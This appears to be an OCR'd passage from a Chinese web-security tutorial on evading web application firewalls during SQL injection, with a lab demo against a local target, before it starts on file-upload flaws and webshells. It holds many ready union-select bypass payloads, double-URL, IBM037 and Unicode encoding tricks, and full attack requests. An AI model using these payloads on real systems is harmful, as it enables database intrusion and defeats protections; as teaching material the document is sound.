
select 1,2 from users where user_id=1 union select all 1,2


```
mysql> select 1,2 from users where id=1 union all select 1,user();
+---+---------------+
| 1 | 2             |
+---+---------------+
| 1 | 2             |
| 1 | root@localhost |
+---+---------------+
2 rows in set (0.00 sec)

mysql> select 1,2 from users where id=-1 union all select 1,user();
+---+---------------+
| 1 | 2             |
+---+---------------+
| 1 | root@localhost |
+---+---------------+
1 row in set (0.00 sec)

mysql> select 1,2 from users where id=-1 union DISTINCT select 1,user();
+---+---------------+
| 1 | 2             |
+---+---------------+
| 1 | root@localhost |
+---+---------------+
1 row in set (0.00 sec)

mysql> select 1,2 from users where id=-1 union select DISTINCT 1,user();
+---+---------------+
| 1 | 2             |
+---+---------------+
| 1 | root@localhost |
+---+---------------+
1 row in set (0.00 sec)

mysql> select 1,2 from users where id=-1 union select all 1,user();
+---+---------------+
| 1 | 2             |
+---+---------------+
| 1 | root@localhost |
+---+---------------+
1 row in set (0.00 sec)

mysql>
```

1.31. 换行混绕绕过


目前很多 waf 都会对 union select 进行过滤的 因为使用联合查询 这两个关键词是必须的，一般过滤这个两个字符 想用联合查询就很难了。

可以使用换行 加上一些注释符进行绕过。





也可以进行编码



1. 32. 编码绕过

原理:形式：“%”加上 ASCII 码（先将字符转换为两位 ASCII 码，再转为 16 进制），其中加号“+”在 URL 编码中和“%20”表示一样，均为空格。


当遇到非 ASCII 码表示的字符时，如中文，浏览器或通过编写 URLEncode，根据 UTF-8、GBK 等编码 16 进制形式，进行转换。如“春”的 UTF-8 编码为 E6 98 A5，因此其在支持 UTF-8 的情况下，URL 编码为%E6%98%A5。值得注意的是采取不同的中文编码，会有不同的 URL 编码。

在 URL 传递到后台时，首先 web 容器会自动先对 URL 进行解析。容器解码时，

会根据设置（如 jsp 中，会使用 request.setCharacterEncoding("UTF-8")），采用 UTF-8 或 GBK 等其中一种编码进行解析。这时，程序无需自己再次解码，便可以获取参数（如使用 request.getParameter(paramName)）。

但是，有时从客户端提交的 URL 无法确定是何种编码，如果服务器选择的编码方式不匹配，则会造成中文乱码。为了解决这个问题，便出现了二次 URLEncode 的方法。在客户端对 URL 进行两次 URLEncode，这样类似上文提到的%E6%98%A5 则会编码为%25e6%2598%25a5，为纯 ASCII 码。Web 容器在接到 URL 后，自动解析一次，因为不管容器使用何种编码进行解析，都支持 ASCII 码，不会出错。然后在通过编写程序对容器解析后的参数进行解码，便可正确得到参数。在这里，客户端的第一次编码，以及服务端的第二次解码，均是由程序员自己设定的，是可控的，可知的。

绕过：
有些 waf 并未对参数进行解码，而后面程序处理业务时会进行解码，因此可以通过二次 url 编码绕过。例如：



除了可以把全部字符转换也可以单独转换字符

1.33. HTTP 数据编码绕过

编码绕过在绕 waf 中也是经常遇到的，通常 waf 只坚持他所识别的编码，比如说它只识别 utf-8 的字符，但是服务器可以识别比 utf-8 更多的编码。

那么我们只需要将 payload 按照 waf 识别不了但是服务器可以解析识别的编码格式即可绕过。

比如请求包中我们可以更改 Content-Type 中的 charset 的参数值，我们改为 ibm037

这个协议编码，有些服务器是支持的。payload 改成这个协议格式就行了。

POST /06/vul/sqli/sqli_id.php HTTP/1.1
Host: 192.168.0.115
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;charset:ibm037
Content-Length: 33
Connection: close
Cookie: PHPSESSID=e6sa76lft65q3fd25bilbc49v3; security_level=0
Upgrade-Insecure-Requests: 1

%89%84=%F1&%A2%A4%82%94%89%A3=%F1
透过 Content-Type 的 charset 绕过 waf#

未编码
id=123&pass=pass%3d1

透过 IBM037 编码
%89%84=%F1%F2%F3&%97%81%A2%A2=%97%81%A2%A2~%F1

在提交的 http header
Content-Type: application/x-www-form-urlencoded; charset=ibm037


```
import urllib.parse
s = 'id=-1 union select 1,user()-- &submit=1'
ens=urllib.parse.quote(s.encode('ibm037'))
print(ens)
```

Target	QueryString	POST Body	& and =	URL-encoding
Nginx, uWSGI – Django – Python3	✓	✓	✓	✗
Nginx, uWSGI – Django – Python2	✓	✓	✗	✓ (sometimes required)
Apache Tomcat – JSP	✗	✓	✗	✓ (sometimes required)
IIS – ASPX (v4.x)	✓	✓	✗	✓ (optional)
IIS – ASP classic	✗	✗		
Apache/IIS – PHP	✗	✗		

1.33.1. url 编码绕过

在 iis 里会自动把 url 编码转换成字符串传到程序中执行。

例如 union select 可以转换成 u%6eion s%65lect



POST /06/vul/sqli/sqli_id.php HTTP/1.1
Host: 192.168.0.165
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: http://192.168.0.165
Connection: close
Referer: http://192.168.0.165/06/vul/sqli/sqli_id.php
Cookie: PHPSESSID=hk8r159en71pndlu3jvvphenn5
Upgrade-Insecure-Requests: 1

id=-1 union%25OAselect%25OA1,user()-- &submit=1

1.33.2. Unicode 编码绕过

形式：“\u”或者是“%u”加上 4 位 16 进制 Unicode 码值。

iis 会自动进行识别这种编码 有部分 waf 并不会拦截这这种编码

-1 union select 1,user()

部分转码

-1 uni%u006fn sel%u0065ct 1,user()

全部转码

%u002d%u0031%u0020%u0075%u006e%u0069%u006f%u006e%u0020%u0073%u0065%u006c%u0065%u0063%u0074%u0020%u0031%u002c%u0075%u0073%u0065%u0072%u0028%u0029

1.34. union select 绕过

目前不少 waf 都会使用都会对 union select 进行拦截 单个不拦截 一起就进行拦截。

针对单个关键词绕过

sel<>ect 程序过滤<>为空 脚本处理

sele/**/ct 程序过滤/**/为空

/*!%53eLEct*/ url 编码与内联注释

se%0blect 使用空格绕过

sele%ct 使用百分号绕过

%53eLEct 编码绕过

大小写

uNIoN sELecT 1,2

union all select 1,2

union DISTINCT select 1,2

null+UNION+SELECT+1,2

/*!union*//*!select*/1,2

union/**/select/**/1,2

and(select 1)=(Select 0xA*1000)/*!uNIOn*//*!SeLECt*/ 1,user()

/*!50000union*//*!50000select*/1,2

/*!40000union*//*!40000select*/1,2

%0aunion%0aselect 1,2

%250aunion%250aselect 1,2

%09union%09select 1,2

%0caunion%0cselect 1,2

%0daunion%0dselect 1,2

%0baunion%0bselect 1,2

%0d%0aunion%0d%0aselect 1,2

--+%0d%0aunion--+%0d%0aselect--+%0d%0a1,--+%0d%0a2

/*!12345union*//*!12345select*/1,2;

/*中文*/union/*中文*/select/*中文*/1,2;

/*　　*/union/*　　*/select/　　*/1,2;

/*!union*//*!00000all*//*!00000select*/1,2

2. 文件上传漏洞

2.1. 描述

文件上传漏洞是指由于程序员未对上传的文件进行严格的验证和过滤，而导致的用户可以越过其本身权限向服务器上上传可执行的动态脚本文件。如常见的头像上传，图片上传，oa 办公文件上传，媒体上传，允许用户上传文件，如果过滤不严格，恶意用户利用文件上传漏洞，上传有害的可以执行脚本文件到服务器中，可以获取服务器的权限，或进一步危害服务器。

2.2. 危害

非法用户可以上传的恶意文件控制整个网站，甚至是控制服务器，这个恶意脚本文件，又被称为 webshell，上传 webshell 后门 很方便地查看服务器信息，查看目录，执行系统命令等。

2.3. 有关文件上传的知识

文件上传的过程

客户端 选择发送的文件->服务器接收->网站程序判断->临时文件->移动到指定的路径

服务器 接收的资源程序

服务器接收资源代码

```
<?php
    if ($_FILES["file"]["error"] > 0)
      {
      echo "Error: " . $_FILES["file"]["error"] . "<br />";
```

```
    }
  else
    {
    echo "Upload: " . $_FILES["file"]["name"] . "<br />";
    echo "Type: " . $_FILES["file"]["type"] . "<br />";
    echo "Size: " . ($_FILES["file"]["size"] / 1024) . " Kb<br />";
    echo "Stored in: " . $_FILES["file"]["tmp_name"];
    }
?>
```

客户端文件上传的代码

```
<html>
 <head></head>
 <body>
  <form action="upload.php" method="post" enctype="multipart/form-data">
   <label for="file">Filename:</label>
   <input type="file" name="file" id="file" />
   <br />
   <input type="submit" name="submit" value="Submit" />
  </form>
 </body>
</html>
```

文件上传代码

文件上传时会返回一些代码 返回客户端 客户端根据这些值判断上传是否正常

- 值：0; 没有错误发生，文件上传成功。
- 值：1; 上传的文件超过了 php.ini 中 upload_max_filesize 选项限制的值。
- 值：2; 上传文件的大小超过了 HTML 表单中 MAX_FILE_SIZE 选项指定的值。
- 值：3; 文件只有部分被上传。
- 值：4; 没有文件被上传。